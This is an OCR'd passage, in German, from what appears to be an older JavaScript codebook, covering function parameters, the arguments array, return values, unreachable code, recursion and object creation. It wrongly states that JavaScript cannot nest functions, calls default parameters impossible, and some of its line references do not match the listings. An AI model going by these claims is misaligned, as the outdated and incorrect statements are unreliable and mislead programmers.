


Abbildung 65: In der Funktion werden die globalen Variablen temporär verdeckt.

11. Das ist immer wieder ein Punkt, an dem Leser stutzen. Wohldefinierter Wert undefined? Aber das geht schon so in Ordnung. Zumaldest für mich als Mathematiker ;-).

In der Schleife wird der Wert der (schleifen-)lokalen Variablen `i` verändert und ausgegeben (`document.write("Wert der schleifenlokalen Variablen i: " + i + ".
");`).

In Zeile 16 sehen Sie über `document.write("<hr />Wert der lokalen Variablen j: " + j);` den Wert der lokalen Version von `j`.

Zeile 17 zeigt noch einmal den abschließenden Wert der lokalen Version von `i`. Zum Abschluss beweisen die letzten beiden Ausgaben, dass der Wert der beiden globalen Variablen nach der Abarbeitung der Funktion `test()` nicht verändert wurde.

24 Wie kann ich eine Variable als global beziehungsweise permanent festlegen?

In JavaScript ist jede außerhalb einer Funktion eingeführte Variable sowie jede in einer Funktion ohne vorangestelltes `var` erstmals eingeführte Variable global (*siehe das Rezept »Wie kann ich eine Variable als lokal festlegen?« auf Seite 178*). In JavaScript kann man im Gegensatz zu Sprachen wie Java oder C/C++ jedoch keine Speicherklasse mit einem Schlüsselwort wie `static` festlegen.

In JavaScript hängt die Speicherklasse einer Variablen ausschließlich an dem Gültigkeitsbereich, und globale Variablen sind per Definition permanent. Damit existieren sie im gesamten Skript und sogar in anderen Skripten. Selbst wenn ein Skript beendet ist, bleibt die globale Variable erhalten und kann aus anderen Skripten heraus verwendet werden. Erst wenn eine Webseite verlassen wird, wird eine globale Variable gelöscht.

25 Wie übergebe ich einer Funktion Werte?

Die Übergabe von Werten an eine Funktion kann auf drei Arten erfolgen:

- ▶ Über globale Variablen
- ▶ Über eine vorgegebene Parameterliste
- ▶ Über ein Argumentendatenfeld

Der einfachste (wenngleich oft nicht sonderlich sinnvolle) Weg ist die Verwendung von globalen Variablen. Diese stehen während der gesamten Existenz einer Webseite zur Verfügung und sind damit auch in einer jeden Funktion bekannt, solange sie nicht von gleich benannten lokalen Variablen verdeckt werden.

Hinweis

In vielen Programmiersprachen gilt, dass man keine globalen Variablen einsetzen sollte, wenn es sich vermeiden lässt. In JavaScript sind mögliche Probleme mit globalen Variablen nicht so ausgeprägt, aber dennoch sollten Sie in größeren Skripten möglichst auf globale Variablen verzichten, um keine unerwünschten Nebenwirkungen zu produzieren¹².

Wenn Sie in der Funktionsdeklaration Parameter spezifizieren, deklarieren Sie diese mit dem angegebenen Bezeichner als lokal in der Funktion verfügbare Variablen. Mehrere Parameter

12. Beispielsweise wenn mehrere Funktionen diese Variablen modifizieren.

182 >> Wie übergebe ich einer Funktion Werte?

werden einfach durch Kommata getrennt. Wie in JavaScript üblich, können Sie dabei keinen Datentyp angeben. Beispiel:

```
function test(i, j, k){  
    ...}
```

Listing 125: Die Deklaration einer Funktion mit drei Parametern

Beim Aufruf geben Sie einfach den Namen der Funktion und drei Übergabewerte als Argumente an. Die Übergabewerte können sich im Datentyp unterscheiden. Ein Aufruf der gerade deklarierten Funktion könnte also folgendermaßen aussehen:

```
test(1, "Text", 3.14);
```

Listing 126: Der Aufruf der oben deklarierten Funktion

Bemerkenswert ist bei JavaScript, dass Sie nicht alle deklarierten Parameter einer Funktion beim Aufruf angeben müssen. Ebenso ist es vollkommen unproblematisch, wenn Sie beim Aufruf mehr Argumente angeben, als Sie bei der Deklaration verwendet haben. Bei fehlenden Übergabewerten wird die nicht gefüllte lokale Variable als `undefined` betrachtet, und bei zu vielen Argumenten werden überschüssige Argumente einfach ignoriert.

Beispiel (`fktmitPara1.html`):

```
01 <html>  
02 <body>  
03 <script language="Javascript">  
04     function test(i, j, k){  
05         document.write(i + ".<br>");  
06         document.write(j + ".<br>");  
07         document.write(k + ".<hr>");  
08     }  
09 test();  
10 test(1);  
11 test(2, "Text");  
12 test(3, new Date(), 3.14);  
13 test(4, "ff", 3.14, 666);  
14 </script>  
15 </body>  
16 </html>
```

Listing 127: Eine Funktion mit drei Parametern, die mit einer unterschiedlichen Anzahl von Argumenten aufgerufen wird

Die Funktion `test()` wird in den Zeilen 4 bis 8 mit drei Übergabeparametern definiert. In Zeile 9 wird die Funktion jedoch ohne Parameter, in Zeile 10 mit einem, in Zeile 11 mit zwei, in Zeile 12 mit drei und in Zeile 13 mit vier Parametern aufgerufen. Dennoch funktionieren die Aufrufe.



Abbildung 66: Der Aufruf mit einer unterschiedlichen Anzahl an Argumenten ist kein Problem.

Offensichtlich unterstützt JavaScript Funktionen, die eine unterschiedliche Anzahl an Argumenten entgegennehmen. Dieses Verhalten kann man noch spezifischer ausnutzen, denn JavaScript stellt ein Argumentendatenfeld beziehungsweise Argumenten-Array bereit. Dieses ist ein dynamisches Datenfeld, dessen Größe sich auf Grund der Anzahl der Argumente beim Funktionsaufruf ergibt. Der Zugriff auf das Datenfeld erfolgt schematisch so:

[Funktionsname].arguments[index]

Listing 128: Zugriff auf ein Funktionsargument über das Argumenten-Array

Beispiel (*fktmitPara2.html*):

184 >> Wie übergebe ich einer Funktion Werte?

```
01 <html>
02 <body>
03 <script language="Javascript">
04   function test(){
05     for(var i = 0; i < test.arguments.length;i++)
06       document.write(test.arguments[i] + ".<br />");
07   }
08   test();
09   test(1);
10  test(2, "Text");
11  test(3, new Date(), 3.14);
12  test(4, "ff", 3.14, 666);
13 </script>
14 </body>
15 </html>
```

Listing 129: Verschiedene Anzahlen der Argumente beim Aufruf der Funktion können über das Argumentendatenfeld verarbeitet werden.

Auch in diesem Beispiel wird eine Funktion `test()` in den Zeilen 4 bis 7 definiert, aber diesmal ohne Übergabeparameter. In Zeile 7 wird die Funktion jedoch ohne Parameter, in Zeile 9 mit einem, in Zeile 10 mit zwei, in Zeile 11 mit drei und in Zeile 12 mit vier Parametern aufgerufen. Dennoch funktionieren die Aufrufe. In der Funktion `test()` wird in Zeile 5 explizit das Argumentendatenfeld verwendet.




Abbildung 67: Je nach Anzahl der Argumente werden die verschiedenen Parameter verwendet.

26 Wie kann ich eine Funktion mit Defaultwerten für Parameter erstellen?

Es ist in JavaScript im Gegensatz zu anderen Sprachen wie C/C++ nicht möglich, einen Defaultwert für einen Funktionsparameter anzugeben. Also etwas in der Art:

```
function test(a=1){  
    ... }
```

Listing 130: Das ist in JavaScript eine ungültige Syntax.

Stattdessen müssen Sie sich bei Bedarf intern um eine Defaultbelegung für den Fall kümmern, in dem ein Parameterwert beim Aufruf nicht belegt wird. Dabei nutzen Sie einfach aus, dass ein nicht als Argument übergebener Wert in einer Funktion als `undefined` behandelt wird. Und dieser Wert ist wohldefiniert. Sie können also so vorgehen:

```
function test(a){  
    if(typeof a=="undefined") a= 0;  
    ... }
```

Listing 131: Das ist in JavaScript eine gültige Syntax für einen Defaultwert eines Parameters.

27 Wie kann ich bei einer Funktion einen Wert zurückgeben?

JavaScript unterscheidet im Gegensatz zu einigen anderen Programmiersprachen nicht zwischen Prozeduren (ein Unterprogramm ohne Rückgabewert) und einer Funktion mit Rückgabewert. Eine Funktion kann am Ende ihrer Arbeit ein Ergebnis zurückgeben, muss es aber nicht. Wenn ein Wert zurückgegeben werden soll, wird das in JavaScript über das Schlüsselwort `return`, gefolgt von dem Rückgabewert, bewerkstelligt. Eine Funktion mit Rückgabewert sieht schematisch also so aus:

```
function [Funktionsbezeichner]([optionale Parameter]) {  
    ..irgendwelche Anweisungen  
    return [Rückgabewert];  
}
```

Listing 132: Eine Funktion mit Rückgabewert

Achtung

Eine Funktion kann nur maximal einen Rückgabewert liefern. Das bedeutet aber nicht, dass nicht mehrere `return`-Anweisungen erlaubt sind (etwa in einer Entscheidungsstruktur).

Der Aufruf für eine Funktion mit Rückgabewert kann überall dort stehen, wo auch eine Variable oder ein Literal stehen kann. Der Rückgabewert kann einer Variablen zugewiesen oder auch direkt innerhalb der Bedingung einer Kontrollstruktur verwendet oder sonst wie direkt verarbeitet werden.

Das Schlüsselwort `return` hat neben der Rückgabe eines Wertes den weiteren Effekt, dass an dieser Stelle die Abarbeitung der Funktion abgebrochen und in die Zeile hinter dem Funktionsaufruf zurückgesprungen wird (es handelt sich um eine Sprunganweisung).

186 >> Wie kann ich bei einer Funktion einen Wert zurückgeben?

Dieses Verhalten macht vor allem Sinn, wenn die Anweisung `return` nicht am Ende der Funktion steht, sondern innerhalb einer Kontrollflussstruktur, so dass unter gewissen Umständen die Funktion abgebrochen wird, in einer anderen Situation aber weiter abgearbeitet werden kann. Man redet in diesem Fall von einem **bedingten Sprung**.

Beispiel (`rueckgabe.html`):

```

01 <html>
02 <body>
03 <script language="Javascript">
04 function rueck(a){
05   if(a > 50) {
06     return new Date();
07   }
08   document.write(
09     "Der Wert des Parameters war zu klein, " +
10     "um das erste return auszulösen<br />");
11   return new Date(2000,0,1);
12 }
13 document.write("Datum: " + rueck(Math.random() * 100));
14 </script>
15 </body>
16 </html>
```

Listing 133: Ein bedingtes return

In dem Beispiel wird in den Zeilen 4 bis 12 eine Funktion `rueck()` definiert, die je nach Übergebewert ein anderes `return` auswählt und entsprechend angepasste Rückgabewerte liefert. Ist der – in Zeile 13 zufällig generierte – Übergebewert größer als der Wert 50, liefert die Funktion das aktuelle Tagesdatum des Rechners. Dieses wird dann unmittelbar in der Ausgabe in Zeile 11 verwendet.




Abbildung 68: Der Rückgabewert des ersten returns wird unmittelbar verwendet.

Ist der Übergebewert kleiner oder gleich 50, wird das erste `return` nicht verwendet. Die Funktion arbeitet alle weiteren Schritte bis zum Ende oder dem nächsten `return` ab. In unserem Beispiel wird dort hartkodiert der 1. Januar 2000 zurückgegeben (mit einem entsprechenden Konstruktor der Klasse `Date`).




Abbildung 69: Das erste `return` wurde nicht erreicht.

Tipp

Sie können `return` auch ohne Angabe eines zurückzugebenden Wertes verwenden.
Dann fungiert `return` rein als Sprunganweisung.

28 Kann ich in JavaScript unerreichbaren Code verhindern?

Unerfreulicherweise ist es in JavaScript durchaus möglich, so genannten unerreichbaren Code zu schreiben. Darunter versteht man Codezeilen im Quellcode, die nie ausgeführt werden können.

So ein Code kann etwa dadurch entstehen, dass nach einem auf jeden Fall ausgelösten `return` (oder einer anderen Sprunganweisung) weitere Anweisungen stehen¹³. Oder Sie formulieren Bedingungen, die niemals erfüllt sein können¹⁴.

Solche unerreichbaren Anweisungen sind zwar eigentlich nicht in dem Sinn schädlich, dass sie etwas Falsches tun. Aber natürlich hat man als Programmierer jede Anweisung in einem Quelltext aus irgendeinem sinnvollen Grund notiert. Und wenn man sich darauf verlässt, dass bestimmte Codezeilen ausgeführt werden, und sie werden einfach nicht erreicht, kann der Schaden mindestens genauso groß wie bei einem echten Fehler sein.

In Programmiersprachen wie Java bemerkt der Compiler so eine Konstellation mit unerreichbarem Code in der Regel rechtzeitig und erzeugt einen Fehler zur Kompilierzeit. In einer Skriptsprache wie JavaScript ist das naturgemäß aber nicht möglich, da der zentrale Ablaufcode eines Skriptes zeilenweise von oben nach unten abgearbeitet wird und die unerreichbaren Anweisungen vom Interpreter einfach nicht bemerkt werden. So etwas ist also leider möglich ([unerreichbar.html](#)):

```
01 <html>
02 <body>
03 <script language="Javascript">
```

Listing 134: Eine Funktion mit einer unerreichbaren Anweisung

13. Unerreichbarer Code ist nicht damit zu verwechseln, dass bestimmter Code nie aufgerufen wird (etwa eine definierte Funktion, die aber nie verwendet wird).

14. Etwa so etwas: `if ((a < 0) && (a > 0)) ...`

188 >> Kann ich eine Funktion in einer Funktion erstellen?

```

04 function unerreich(){
05   document.write("Vor dem return<br>");
06   return;
07   document.write(
08     "Nach dem return und ganz wichtig, aber leider nie erreichbar");
09 }
10 unerreich();
11 document.write(
12   "Nach der Funktion mit der unerreichbaren Anweisung");
13 </script>
14 <body>
15 </html>
```

Listing 134: Eine Funktion mit einer unerreichbaren Anweisung (Forts.)

Die Funktion von Zeile 4 bis 9 löst in Zeile 6 ein return aus. Die nachfolgend notierte Anweisung wird niemals erreicht, und dennoch wird das Skript ohne Probleme ausgeführt.




Abbildung 70: Code mit unerreichbaren Anweisungen wird in JavaScript nicht moniert.

Was ist nun die Antwort auf die Frage dieses Rezepts? Es mag frustrierend sein, aber es gibt nur die Lösung, dass Sie sorgfältig arbeiten und Ihren Code samt Skriptablauf vollständig verstehen.

29 Kann ich eine Funktion in einer Funktion erstellen?

Kurze Antwort: Das geht in JavaScript gar nicht, im Gegensatz zu einigen anderen Programmiersprachen wie Pascal, in denen verschachtelte Funktionen möglich sind.

30 Wie erzeuge ich einen rekursiven Aufruf einer Funktion?

Es ist in JavaScript möglich, dass sich eine Funktion wieder selbst aufruft. Das nennt man einen **rekursiven Aufruf** oder **Selbstaufruf**. Es gibt viele Fälle, bei denen man einen rekursiven Aufruf benötigt. Etwa im Fall von Animationen und DHTML. Das grundsätzliche Verfah-

ren ist einfach, denn man notiert nur im Inneren einer Funktion den Aufruf für die Funktion selbst. Schematisches Beispiel:

```
function test(){
    ... irgendwelche Anweisungen
    test();
}
```

Listing 135: Rekursiver Aufruf

Sie sollten bei rekursiven Aufrufen jedoch beachten, dass in den meisten Fällen irgendwann der rekursive Aufruf unterbrochen werden sollte beziehungsweise muss. Mit anderen Worten – der Selbstaufruf sollte in der Regel an gewisse Bedingungen gekoppelt werden. Etwa so:

```
function test(){
    ... irgendwelche Anweisungen
    if ([NOT Abbruchbedingung]) test();
}
```

Listing 136: Rekursiver Aufruf mit potenzieller Abbruchbedingung

Nutzen wir zur Demonstration eines rekursiven Aufrufs die Berechnung der Fakultät. Das bedeutet, eine angegebene Zahl wird mit allen Zahlen zwischen 1 und ihr selbst multipliziert. $5!$ würde als $1 * 2 * 3 * 4 * 5$ berechnet.

Achtung

Das Ausrufezeichen markiert in der Mathematik die Fakultät. Achtung – in JavaScript hat das Ausrufezeichen eine andere Bedeutung.

Beispiel (*rekursion1.html*):

```
01 <html>
02 <table border="1" width="500">
03 <body>
04 <script language="Javascript">
05     function fakultaet(a,b) {
06         if (typeof b == "undefined") b = 1;
07         if (a == 0) return b;
08         b = b * a;
09         return fakultaet(a-1, b);
10     }
11     z = new Array();
12     for(i = 1; i < 50; i++) {
13         z[i] = i;
14         document.write("<tr><td>" + z[i] +
15             "</td><td> " + fakultaet(z[i]) + "</td><tr>");
16     }
17 </script>
18 </table>
19 </body>
20 </html>
```

Listing 137: Rekursive Berechnung der Fakultät

190 >> Wie erzeuge ich einen rekursiven Aufruf einer Funktion?

Von Zeile 5 bis 10 ist die Funktion zur Berechnung der Fakultät definiert. Sie benötigt zwei Argumente. Das erste Argument ist die Zahl, von der die Fakultät gebildet werden soll. Das zweite Argument ist das Zwischenergebnis. Das ist das Ergebnis aller bereits durchgeführten Multiplikationsschritte bis zum aktuellen Aufruf. Damit kommt das Beispiel explizit ohne globale Variablen aus. Beachten Sie, dass die Funktion beim ersten Aufruf in Zeile 15 nur mit einem Argument, in der Folge aber mit zwei Argumenten (in Zeile 9) aufgerufen wird. Aus diesem Grund wird in Zeile 7 ein Defaultwert für den ersten Aufruf gesetzt (*siehe dazu auch das Rezept »Wie kann ich eine Funktion mit Defaultwerten für Parameter erstellen?« auf Seite 185*).

Der Aufruf in Zeile 9 reduziert den ersten Übergabewert immer um den Wert 1, so dass das Abbruchkriterium nach genau so vielen Schritten erreicht ist, wie der ursprüngliche Wert des ersten Arguments angibt. Für unser Beispiel wird ein Array angelegt, dieses mit Zahlen zwischen 1 und 50 gefüllt und dann die jeweilige Fakultät ausgegeben.

The screenshot shows a browser window with the URL `http://localhost/JSCodebook/Core/rekursion1.html`. The page displays a table of 30 rows, each containing a factorial value from 11! to 30!. The values are increasing rapidly, with 30! reaching approximately 2.65×10^{32} .

11!	39916800
12!	479001600
13!	6227020800
14!	87178291200
15!	1307674368000
16!	20922789888000
17!	355687428096000
18!	6402373705728000
19!	121645100408832000
20!	2432902008176640000
21!	51090942171709440000
22!	1.1240007277776077e+21
23!	2.585201673888498e+22
24!	6.204484017332394e+23
25!	1.5511210043330984e+25
26!	4.032914611266057e+26
27!	1.0888869450418352e+28
28!	3.048883446117138e+29
29!	8.841761993739701e+30
30!	2.652528598121911e+32

Abbildung 71: Berechnung der Fakultät

Grundsätzlich sollten Sie beim rekursiven Aufruf von Funktionen mit der Rückgabe von Werten jedoch beachten, dass auch der rekursive Aufruf mit `return` erfolgen sollte (siehe Zeile 9). Sonst werden die Übergabewerte nicht korrekt weitergereicht, und am Ende wird der Rückgabewert als `undefined` dastehen. Modifizieren wir das letzte Beispiel so, dass Sie das Problem sehen.

Beispiel (`rekursion2.html`):

```
01 <html>
02 <body>
03 <script language="Javascript">
04     function fakultaet(a, b) {
05         if (typeof b == "undefined") b = 1;
06         if (a == 0) return b;
07         b = b * a;
08         document.write("b: " + b + "<br />");
09         fakultaet(a-1,b);
10     }
11     document.write(5 + "!: " + fakultaet(5) + "<br />");
12 </script>
13 </body>
14 </html>
```

Listing 138: Rekursion mit Rückgabewert, aber ohne rekursiven Aufruf mit return

Wir berechnen hier nur die Fakultät von einem einzigen Wert. In Zeile 8 verfolgen wir die Wertentwicklung. Beachten Sie Zeile 9. Der rekursive Aufruf erfolgt ohne vorangestelltes `return`. Sie werden an der jeweiligen Ausgabe erkennen, dass das Zwischenergebnis immer korrekt in der Funktion bekannt ist, aber bei der Rückgabe des endgültigen Wertes `undefined` übergeben wird. Das Problem ist grundsätzlicher Natur – Sie können durch den rekursiven Aufruf einer Funktion ohne vorangestelltes `return` überhaupt keinen Rückgabewert zurückgeben.




Abbildung 72: Undefinierter Rückgabewert

192 >> Wie erzeuge ich einen rekursiven Aufruf einer Funktion?

Bei einigen Anwendungen von rekursiven Aufrufen muss der Rekursivauftrag mit setTimeout() verzögert werden. Dies ist eine Methode des Objekts window. Sonst kann es in einigen Fällen zu einem Stack-Überlauf kommen. Um dies zu verhindern, genügt bereits in der Regel eine Verzögerung um 1/1000 Sekunde.

Erstellen wir als Beispiel eine rekursiv programmierte Animation.

Beispiel (*rekursion3.html*):

```
01 <html>
02 <script language="Javascript">
03   i = 0;
04   function ani() {
05     document.images[0].width = i++;
06     if (i < 200)
07       setTimeout("ani()", "10");
08     else i = 0;
09   }
10 </script>
11 <body>
12 
13 </body>
14 </html>
```

Listing 139: Eine rekursive Animation

In diesem Beispiel wird eine Grafik in der Webseite dynamisch in der Größe verändert. In Zeile 12 wird die Grafik mit einem HTML-Tag eingefügt. Der Eventhandler ruft bei einem Klick auf die Grafik die Funktion `ani()` auf. Diese ist von Zeile 4 bis 9 definiert. Über `document.images[0]` hat man Zugang zur ersten Grafik in einer Webseite. Das Objekt stellt unter anderem eine Eigenschaft `width` zur Verfügung, über die Sie per JavaScript die Breite des Bildes verändern können (damit wird auch automatisch die Höhe verändert).




Abbildung 73: Das Bild wird rekursiv in der Größe verändert.

Mit einer globalen Variablen `i` wird die Veränderung der Breite realisiert. Solange diese Variable, die auch als Zählvariable dient, kleiner als 200 ist, wird die Funktion `ani()` immer wieder rekursiv und zeitverzögert (um eine Hundertstelsekunde) aufgerufen. Ist der Wert größer als 200, wird der rekursive Aufruf beendet und der Wert von `i` wieder auf null gesetzt (Letzteres bewirkt, dass man die Animation immer wieder starten kann, ohne die Seite neu zu laden).

31 Wie erzeuge ich eine Objektinstanz?

Ein Großteil¹⁵ des Nutzens von JavaScript resultiert aus dem Umgang mit Objekten.

Hinweis

In den Grundlagen zu JavaScript in Teil 1 des Buches wurde bereits auf die Grundlagen der Objekterzeugung mit JavaScript eingegangen. Dennoch soll das Verfahren hier noch einmal kompakt als Rezept beschrieben werden, da die Objekterzeugung zu den absoluten Kerntechniken von JavaScript zählt.

Um aus einer **Objektdeklaration (Klasse)** explizit eine neue **Objektinstanz** anzulegen, verwendet man in der Regel das reservierte JavaScript-Schlüsselwort `new`, gefolgt von dem Bezeichner der Objektdeklaration und anschließend einem Klammerpaar (eventuell mit Parametern darin). Dies sieht von der Syntax her so aus:

```
new [Objektdeklaration]([optionale Parameter]);
```

Listing 140: Erzeugen einer Objektinstanz

Der Bezeichner der Objektdeklaration samt Klammerpaar und Inhalt ist das, was als **Konstruktormethode** oder kurz **Konstruktor** bezeichnet wird, die vom Bezeichner her immer identisch mit der Objektdeklaration ist und deren einzige Aufgabe die Erzeugung des Objekts ist. Dabei werden bei Bedarf Initialisierungen vorgenommen, sonstige notwendige Schritte ausgeführt und vor allen Dingen Speicherplatz für das Objekt reserviert.

Sofern ein Objekt seine Arbeit nicht dadurch vollständig erledigt hat, dass es erzeugt wurde und einige Arbeitsschritte durchgeführt hat, weist man es in der Regel einer Variablen zu. Über den Namen der Variablen können Sie dann bei Bedarf auf das Objekt zugreifen. Die Zuweisung erfolgt meist in einem Schritt mit der Erzeugung. Das sieht dann meist so aus:

```
[ObjektInstanz] = new [Objektdeklaration]([opt Parameter]);
```

Listing 141: Erzeugen einer Objektinstanz und Zuweisung zu einer Variablen

Das ganze Zuweisungsverfahren unterscheidet sich nicht von dem Verfahren, wie wir es bei primitiven Datentypen verwenden.

32 Wie erzeuge ich in JavaScript ein eigenes Objekt?

JavaScript ist zwar keine vollständig objektorientierte Sprache und sowohl das Schreiben von Klassen im strengen Sinn der OOP als auch der Mechanismus der Vererbung sind nicht vorgesehen. Dennoch – neben der Verwendung von den vordefinierten Standardobjekten über JavaScript kann man auch (eingeschränkt) eigene Objekte schreiben. Damit Sie nun in JavaScript ein eigenes Objekt anlegen können, sind effektiv zwei Schritte nötig.

15. Wenn nicht gar der gesamte.

